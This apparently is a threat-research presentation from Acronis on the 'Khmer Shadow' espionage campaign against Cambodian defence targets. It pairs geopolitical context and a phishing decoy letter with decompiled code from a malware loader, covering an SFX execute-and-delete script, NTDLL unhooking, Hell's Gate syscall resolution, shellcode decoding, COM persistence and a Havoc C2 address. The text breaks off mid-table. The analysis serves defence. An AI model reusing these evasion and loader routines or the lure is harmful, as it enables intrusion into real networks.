

Acronis

Khmer Shadow

Uncovering a targeted cyber espionage campaign against
Cambodian military intelligence

Subhajeet Singha, Senior TRU Researcher

Acronis



Acronis

Researchers



**Subhajeet
Singha**


Senior TRU Researcher



Acronis TRU

Acronis

- **Senior Threat Researcher focusing on discovery of APT Campaigns across APAC & Central Asia**
- **Research featured over multiple news outlets such as Bloomberg, TheHackerNews & WIRED Middle East.**
- **Previously delivered talks at FIRST Conference, Virus Bulletin, AVAR, ROOTCON, RISEx, VULNCON.**
- **MMA Enthusiast.**



Subhajeet Singha

Senior TRU Researcher

Acronis

What / Who is Khmer Shadow?

Khmer Shadow : Summary

- Cluster targeting Cambodian Military intelligence & government sector.
- Code-level attribution with Chinese-state oriented threat actor.
- Despite strong relations, previous instances have depicted state-sponsored APTs from China had targeted Cambodia.
- Introduces a new loader known as NIGHTFORGE.
- Attribution based on OPSEC mistakes, code-overlap and a little **TLP:RED** information.

Acronis

Geopolitical Context

Acronis

REAM NAVAL BASE

Khmer Shadow : Geopolitical Context



SIHANOUKVILLE, Cambodia—China has signed a secret agreement allowing its armed forces to use a Cambodian navy base near here, as Beijing works to boost its ability to project military power around the globe, according to U.S. and allied officials familiar with the matter.


The pact—signed this spring but not disclosed by either side—gives China exclusive rights to part of a Cambodian naval installation on the Gulf of Thailand, not far from a large airport now being constructed by a Chinese company.

Khmer Shadow : Geopolitical Context

Satellite photos show expansion of Chinese-funded naval base in Cambodia

Ream Naval Base now has two new piers

RFA Staff
2023.02.22




Khmer Shadow : Geopolitical Context

Home » Asia Pacific

Battleground Cambodia: Japan Tests Waters at China-Funded Port As PLA Bets Big On S.E. Asian Country To Win Indo-Pacific

By Sumit Ahlawat · April 23, 2025



Cambodia's recently upgraded Ream Naval Base hosted two Japanese Maritime Self-Defense Force (JMSDF) vessels, Bungo and Etajima, on April 19, marking the first time foreign vessels had docked at the site since its ungradation with China's

Baidu system set up ..

Information that a Baidu Navigation Satellite System will be set up at the Ream Naval Base. It was developed by China as an alternative to GPS. This system can be used to steer missiles towards targets. In addition, the Pentagon reported in March that Baidu could be used for troop movements. The military base is likely to be used to increase pressure on the rest of the country in the South China Sea. This Cambodian naval base is very close to the vital Strait of Singapore. More than 83,000 ships pass through this strait annually. This equates to 40 percent of world maritime traffic. In addition, Chinese ships will have the opportunity to deploy in the southern part of the crucial South China Sea.

Tagged [China](#)

Acronis

JOINT MILITARY EXERCISE

Khmer Shadow : Geopolitical Context

CHINA

From warships to robot battle dogs: Cambodia, China begin largest-ever military drills

Nearly 900 Chinese military personnel and more than 1,300 Cambodian soldiers are taking part in the drills that will last until May 28, the Royal Cambodian Armed Forces (RCAF) said in a statement.



NEWS SERVICE by AFP

20:43, 14 MAY 2025



Why you can trust Hong Kong Free Press

Cambodia, China Prepare to Launch 'Golden Dragon' Military Exercises

Cambodia's military says that this year's iteration of the drills will set new standards in terms of "scope, troop participation, and the use of advanced equipment."



By Sebastian Strangio

May 12, 2025



Khmer Shadow : Geopolitical Context

Wang Yi meets Cambodian officials as two countries deepen cooperation

Politics • 23:06, 26-Jun-2026

CGTN , Updated 17:23, 27-Jun-2026



The two sides will continue to coordinate scenarios, timing, venues, participants, and the list of modern equipment to be used in the maneuvers, he added.

Chinese military leadership attaches great importance to the exercises and supports their further expansion, Ji Xiang said.

Eth Sarath said that the exercises are aimed at enhancing the capabilities of the Cambodian army and do not pose a threat to any country.

"We must show the exercises between our two militaries are strong, equipped with new and modern equipment, and suited to the current regional and global situation," the general said.

In recent years, the exercises have expanded beyond land operations to include coastal waters and the airspace of Preah Sihanouk province, including the area of the Ream naval base which was upgraded with Chinese support, the newspaper reported.

Acronis

Decoy-Analysis

Khmer Shadow : Decoy Analysis

To: Ms. Pech Nget

Bureau: Information Collection Bureau (ICB)

Ministry: Ministry of National Defence (MOD), Cambodia

Date: March 10, 2026

Subject: Formal Proposal for Operational Collaboration and Information Alignment

Directed towards **ICB** a
supposed part of Ministry of
National Defence,
Cambodia

Khmer Shadow : Decoy Analysis

As the **Development and Investment Division** prepares for the next phase of bilateral operations between China and Cambodia, the role of the **Information Collection Bureau (ICB)** is vital. To ensure the success of our **upcoming mission in May 2026**, I would like to initiate a coordination process focused on the following operational pillars:

1. **Operational Data Alignment:** Establishing a secure and efficient protocol for information exchange between our division and the ICB.
2. **Resource Integration:** Discussing the specific technical or administrative "Skills" required from the ICB team to support the joint investment and development milestones.
3. **Site Visit Preparation:** Coordinating the necessary clearances and logistical support for my arrival and subsequent meetings with MOD personnel.

Legitimate reasons and legitimate calendar event, legitimate "site" visit, supposedly **Ream Naval Base**

Khmer Shadow : Decoy Analysis

I am eager to learn from your expertise and to understand how we can best integrate our efforts with your current team. If you have already briefed **Youthy or the EOD Administrative team** on this matter, I would be grateful for a joint introduction to streamline our communications.

I remain at your disposal for a virtual briefing via Telegram or a formal call at your earliest convenience. Thank you for your dedication to this partnership.

Respectfully,
Chen Minglong

Development and Investment Division
Beijing, China


Efforts to enhance legitimacy

Youtheapol(យុទ្ធពល): In Khmer, youThea (or Yuthea) typically relates to "battle," "strategy," or "military."

Acronis

Attack Chain

Khmer Shadow : Attack Chain



Acronis
Threat Research Unit

Acronis

Campaign – I

Khmer Shadow : Initial Spear-Phishing

Name	Size	Packed	Type	Modified	CRC32
File folder					
Contact_Letter_...	41,702	37,064	Microsoft Edge PD...	3/9/2026 8:59 ...	0E85996A
glib-2.0-0.dll	1,402,816	464,762	Application extens...	12/16/2025 5:0...	1DD9CE23
intl.dll	91,584	42,667	Application extens...	12/16/2025 5:0...	AF3DDAD3
pcrc.dll	427,456	154,192	Application extens...	12/16/2025 5:0...	70834940
vmdriver.sys	108,551	59,634	System file	3/10/2026 3:50 ...	CE5CE4EB
vmtools.dll	241,152	101,976	Application extens...	3/10/2026 3:50 ...	BD1BD72B
VMwareNamesp...	33,656	18,037	Application	12/16/2025 5:0...	6A4089E7


The comment below contains SFX script commands

```
Setup=cmd.exe /b start /c VMwareNamespaceCmd.exe && del VMwareNamespaceCmd.exe && del *.dll && del vmdriver.sys && "Contact_Letter_To_Ms_Pech_ICB_Cambodia_On_C  
Silent=1
```

Execution script

SFX-Archive contained script for execution


Khmer Shadow : Initial Spear-Phishing



Signed-binary used for DLL-Sideload


Khmer Shadow : Technical Analysis

```
.idata:00000001400042D0 ; Imports from vmtools.dll
.idata:00000001400042D0 ;
.idata:00000001400042D0      extrn __imp_DynBuf_Append:qword
.idata:00000001400042D0      ; DATA XREF: DynBuf_Appendfr
.idata:00000001400042D0      ; .idata:00000001400055A8!o
.idata:00000001400042D8      extrn __imp_VMTools_ConfigLogToStdio:qword
.idata:00000001400042D8      ; DATA XREF: VMTools_ConfigLogToStdiofr
.idata:00000001400042E0      extrn __imp_DynBuf_Init:qword
.idata:00000001400042E0      ; DATA XREF: DynBuf_Initfr
.idata:00000001400042E8      extrn __imp_VmCheck_IsVirtualWorld:qword
.idata:00000001400042E8      ; DATA XREF: VmCheck_IsVirtualWorldfr
.idata:00000001400042F0      extrn __imp_Panic:qword ; DATA XREF: Panicfr
.idata:00000001400042F8      extrn __imp_DynBuf_Destroy:qword
.idata:00000001400042F8      ; DATA XREF: DynBuf_Destroyfr
.idata:0000000140004300      extrn __imp_RpcChannel_SendOneRaw:qword
.idata:0000000140004300      ; DATA XREF: RpcChannel_SendOneRawfr
.idata:0000000140004308
```



Export function being called inside the launcher

Khmer Shadow : Technical Analysis



DynBuf_Append	00000000180003A40	35
DynBuf_Destroy	00000000180003A40	36
DynBuf_Init	00000000180003A40	37
Panic	00000000180003A40	38
RpcChannel_SendOneRaw	00000000180003A40	39
VMTools_ConfigLogToStdio	00000000180003A40	40
VmCheck_IsVirtualWorld	00000000180003A40	352
DllEntryPoint	00000000180009C74	[main entry]

Malicious export present inside NIGHTFORGE Loader

Khmer Shadow : Technical Analysis

```
v1 = NtCurrentTeb();
if ( !v1 )
    goto LABEL_34;
ProcessEnvironmentBlock = v1->ProcessEnvironmentBlock;
if ( !ProcessEnvironmentBlock )
    goto LABEL_34;
WString_CtorFromBuffer(
    v34,
    ProcessEnvironmentBlock->ProcessParameters->ImagePathName.Buffer,
    (unsigned __int64)ProcessEnvironmentBlock->ProcessParameters->ImagePathName.Length >> 1);
v3 = WString_FindLastPathSeparator(v34);
WString_Substr(v34, v36, 0, v3);
if ( !(unsigned __int8)WString_NotEqualsCStr(v34, &word_180031A38) )
    goto LABEL_33;
sub_1800047B0(v4, v34);
if ( !(unsigned __int8)WString_NotEqualsCStr(v36, &word_180031A38) )
    goto LABEL_33;
```

Resolving Image Path from Process Environment Block(PEB)

Khmer Shadow : Technical Analysis

```
v5 = WString_CStr(v36);
if ( (unsigned __int8)IsRunningFromStagedLocation(v5) )
{
    if ( HideForegroundWindowAndCheckInteractive() )
    {
        WString_Concat((unsigned __int64)v35, v36, (__int64)L"\\1.pdf");
        v6 = WString_CStr(v35);
        LoadDecryptAndExecutePayload(v6);
        v7 = v35;
        goto LABEL_32;
    }
    goto LABEL_33;
}
```

Staging and decoy-pop up

Khmer Shadow : Technical Analysis

```
bool HideForegroundWindowAndCheckInteractive()
{
    HWND ForegroundWindow; // rbx
    __int64 dwProcessId; // [rsp+20h] [rbp-18h] BYREF

    ForegroundWindow = GetForegroundWindow();
    GetWindowThreadProcessId(ForegroundWindow, (LPDWORD)&dwProcessId);
    return ShowWindow(ForegroundWindow, 0);
}
```

Hide Foreground Window

Khmer Shadow : Technical Analysis

```
memset(&modinfo, 0, sizeof(modinfo));
result = GetModuleHandleA("ntdll.dll");
v17 = result;
v1 = result;
v2 = 1;
if ( result )
{
    K32GetModuleInformation((HANDLE)0xFFFFFFFFFFFFFFFF, result, &modinfo, 0x18u);
    lpBaseOfDll = (char *)modinfo.lpBaseOfDll;
    FileA = CreateFileA("C:\\windows\\system32\\ntdll.dll", 0x80000000, 1u, 0, 3u, 0, 0);
    v5 = FileA;
    if ( FileA )
    {
        FileMappingW = CreateFileMappingW(FileA, 0, 0x1000002u, 0, 0, 0);
        v7 = FileMappingW;
        if ( FileMappingW )
        {
            v8 = (char *)MapViewOfFile(FileMappingW, 4u, 0, 0, 0);
            v9 = 0;
            v10 = &lpBaseOfDll[*((int *)lpBaseOfDll + 15)];
        }
    }
}
```

```
while ( 1 )
{
    v14 = *(_BYTE *) (v13 + v12++ + 24);
    if ( v14 != aText[v12 - 1] )
        break;
    if ( v12 == 6 )
    {
        v15 = *(unsigned int *) (v13 + 32);
        v16 = &lpBaseOfDll[*(unsigned int *) (v13 + 36)];
        LODWORD(flOldProtect) = 0;
        VirtualProtect(v16, v15, 0x40u, (PDWORD)&flOldProtect);
        sub_180023350(
            &lpBaseOfDll[*(unsigned int *) (v13 + 36)],
            &v11[*(unsigned int *) (v13 + 36)],
            *(unsigned int *) (v13 + 32));
        VirtualProtect(
            &lpBaseOfDll[*(unsigned int *) (v13 + 36)],
            *(unsigned int *) (v13 + 32),
            flOldProtect,
            (PDWORD)&flOldProtect);
        break;
    }
}
```

Unhooking NTDLL

Khmer Shadow : Technical Analysis

```
ModuleHandle = GetModuleHandle("advapi32.dll");
v1 = ModuleHandle;
if (!ModuleHandle)
    return 0;
v2 = 0;
NtAllocateVirtualMemory = GetProcAddress(ModuleHandle, "NtAllocateVirtualMemory");
for ( i = 0; i += 1 )
{
    v5 = *((_BYTE *)NtAllocateVirtualMemory + i);
    v6 = (char *)NtAllocateVirtualMemory + i;
    if ( v5 == 15 )
    {
        if ( v6[1] == 5 )
            return 0;
        continue;
    }
    if ( v5 == -61 )
        return 0;
    if ( v5 == 76 )
    {
        v6[1] == -117
        v6[2] == -47
        v6[3] == 0x88
        v6[4] == 0x88
        v6[5] == 0x88
        v6[6] == 0x88
    }
    NtWriteVirtualMemory = GetProcAddress(v1, "NtWriteVirtualMemory");
    for ( j = 0; j += 1 )
    {
        while ( 1 )
        {
            v12 = *((_BYTE *)NtWriteVirtualMemory + j);
            v13 = (char *)NtWriteVirtualMemory + j;
            if ( v12 != 15 )
                break;
            if ( v13[1] == 5 )
                return 0;
            ++j;
        }
        if ( v12 == -61 )
            break;
        if ( v12 == 76 )
        {
            v13[1] == -117
            v13[2] == -47
            v13[3] == 0x88
            v13[4] == 0x88
            v13[5] == 0x88
            v13[6] == 0x88
        }
        v14 = (unsigned __int16)((unsigned __int8 *)NtWriteVirtualMemory + j + 5) << 8;
        v15 = ((unsigned __int8 *)NtWriteVirtualMemory + j + 4);
        NtWriteVirtualMemory_1 = (__int64)NtWriteVirtualMemory + j + 18;
    }
}
```

The resolver scans each Nt* stub for the **4C 8B D1 B8** signature to extract syscall numbers and bypass EDR hooks

```
resolved_NtAllocateVirtualMemory proc near
    ; CODE XREF: LoadDecryptAndExecutePay
    mov     r10, rcx
    mov     eax, cs:dword_18003A83C
    jmp     cs:NtAllocateVirtualMemory
resolved_NtAllocateVirtualMemory endp

-----

    mov     r10, rcx
    mov     eax, cs:dword_18003A854
    jmp     cs:NtWriteVirtualMemory_1

===== SUBROUTINE =====

; NTSTATUS __stdcall sub_180007B6E(PHANDLE ThreadHandle, ACCESS_MASK DesiredA
sub_180007B6E proc near
    ; CODE XREF: LoadDecryptAndExecutePay
    mov     r10, rcx
    mov     eax, cs:dword_18003A850
    jmp     cs:NtCreateThreadEx_1
```

Hell's Gate Technique

Khmer Shadow : Technical Analysis

```
loc_1800037B5:
mov     rcx, [rbp+110h+lpAddress]
movzx   eax, byte ptr [rcx]
xor     al, 42h
mov     [rsp+210h+var_1B0], al
movzx   eax, byte ptr [rcx+1]
xor     al, 3Ah
mov     [rsp+210h+var_1AF], al
movzx   eax, byte ptr [rcx+2]
xor     al, 4Bh
mov     [rsp+210h+var_1AE], al
movzx   eax, byte ptr [rcx+3]
xor     al, 5Ch
mov     [rsp+210h+var_1AD], al
movzx   eax, byte ptr [rcx+4]
xor     al, 0F0h
mov     [rsp+210h+var_1AC], al
movzx   eax, byte ptr [rcx+5]
xor     al, 0EAh
mov     [rsp+210h+var_1AB], al
movzx   eax, byte ptr [rcx+6]
xor     al, 72h
mov     [rsp+210h+var_1AA], al
movzx   eax, byte ptr [rcx+7]
xor     al, 1Bh
mov     [rsp+210h+var_1A9], al
mov     edx, 8
cmp     rbx, rdx
jbe     short loc_180003853
```

```
loc_180003756:
mov     [rbp+110h+lpAddress], rsi
mov     [rsp+210h+Protect], 40h ; '@' ; Protect
mov     [rsp+210h+AllocationType], 3000h ; AllocationType
lea     r9, [rbp+110h+RegionSize] ; RegionSize
xor     r8d, r8d ; ZeroBits
lea     rdx, [rbp+110h+lpAddress] ; BaseAddress
mov     rcx, 0FFFFFFFFFFFFFFFh ; ProcessHandle
call    NtAllocateVirtualMemory_Syscall
mov     rdx, [rbp+110h+lpAddress]
test    rdx, rdx
jnz     short loc_180003798
```

Shellcode execution

```
loc_180003853:
; Attributelist
mov     [rsp+210h+Attributelist], rsi
mov     [rsp+210h+MaximumStackSize], rsi ; MaximumStackSize
mov     [rsp+210h+StackSize], rsi ; StackSize
mov     [rsp+210h+ZeroBits], rsi ; ZeroBits
mov     [rsp+210h+CreateFlags], esi ; CreateFlags
mov     qword ptr [rsp+210h+Protect], rsi ; Argument
mov     qword ptr [rsp+210h+AllocationType], rcx ; StartRoutine
mov     r9, 0FFFFFFFFFFFFFFFh ; ProcessHandle
xor     r8d, r8d ; ObjectAttributes
mov     edx, 1FFFFFFFh ; DesiredAccess
lea     rcx, [rbp+110h+hObject] ; ThreadHandle
call    sub_180007B6E
```

Shellcode decoding and execution

Khmer Shadow : Technical Analysis

```
CoInitialize(0);
ppv = 0;
if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) )
    goto LABEL_2;
VariantInit(&pvarg);
*(_QWORD *)&v44.vt = *(_QWORD *)&pvarg.vt;
pRecInfo = pvarg.pRecInfo;
VariantInit(&v45);
v47 = *(_QWORD *)&v45.vt;
v55 = v45.pRecInfo;
VariantInit(&v52);
v49 = *(_QWORD *)&v52.vt;
v43 = v52.pRecInfo;
VariantInit(&v51);
v44.pRecInfo = pRecInfo;
v48 = v55;
v50 = v43;
v53 = v51;
v9 = (*(__int64 (__fastcall **)(LPVOID, VARIANTARG *, __int128 *, __int128 *, VARIANTARG *))*(_QWORD *)p
    ppv,
    &v53,
    &v49,
    &v47,
    &v44);
VariantClear(&v51);
```

```
v36[1] = 0;
*((_DWORD *)v36 + 4) = 1;
*v36 = sub_180007BA0("VMwareNamespace");
}
else
{
    v36 = 0;
}
pRecInfo = (IRecordInfo *)v36;
if ( !v36 )
    goto LABEL_164;
v37 = (*(__int64 (__fastcall **)(__int64, _QWORD, __int64, __int64, VARIANTARG *, VARIANTARG *, int, VARI
    v58,
    *v36,
    v57,
    6,
    &v51,
    &v52,
    3,
    &v53,
    v65);
```

Persistence using COM – I


Khmer Shadow : Technical Analysis

```
    *(_OWORD *)v22 = 0;  
    v22[2] = 0;  
    v22[1] = 0;  
    *((_DWORD *)v22 + 4) = 1;  
    v23 = SysAllocString(L"PT10M");  
    *v22 = v23;  
    if ( v23 )  
        goto LABEL_74;  
LABEL_156:  
    sub_180007B90(2147942414LL);  
    goto LABEL_157;  
}  
*(_OWORD *)v19 = 0;  
v19[2] = 0;  
v19[1] = 0;  
*((_DWORD *)v19 + 4) = 1;  
v20 = SysAllocString(L"2010-01-01T00:00:00");  
v19[0] = v20;
```

Persistence using COM – II

Khmer Shadow : Technical Analysis

```
loc_58:  
mov     [rsp+0C8h+var_78], 0  
mov     [rsp+0C8h+var_8C], 0  
call    KaynCaller_FindEmbeddedPE  
mov     ecx, 70E62753h  
mov     r14, rax  
call    PebLdrModule  
mov     edx, 9E456A43h  
mov     r12, rax  
mov     rcx, rax  
call    GetFuncAddressByHash  
mov     edx, 0F78368ECh  
mov     rcx, r12  
call    GetFuncAddressByHash  
mov     edx, 50E92888h  
mov     rcx, r12  
mov     rsi, rax  
call    GetFuncAddressByHash  
movsxd  r13, dword ptr [r14+3Ch]  
xor     r8d, r8d
```



KaynLdr & Havoc Demon – I

Khmer Shadow : Technical Analysis

The screenshot displays the 'Havoc Demon Config Extractor' interface. At the top left, it features a red 'HD' logo and the title 'Havoc Demon Config Extractor' with the subtitle 'Automated C2 configuration extraction from Demon agent DLLs'. On the top right, it shows 'ACRONIS TRU', the user 'Subhojeet Singha', and the timestamp '2026-05-11 00:23 UTC'.

The main content area is divided into several sections:

- FRAMEWORK IDENTIFIED:** Displays 'HAVOC C2' in red, with 'Demon Agent' in smaller text below it.
- COMMAND & CONTROL SERVER:** Shows the URL 'https://www.sharingfile.cloud:443' in red.
- DOMAIN, PORT, METHOD, PROTOCOL:** A table with the following data:

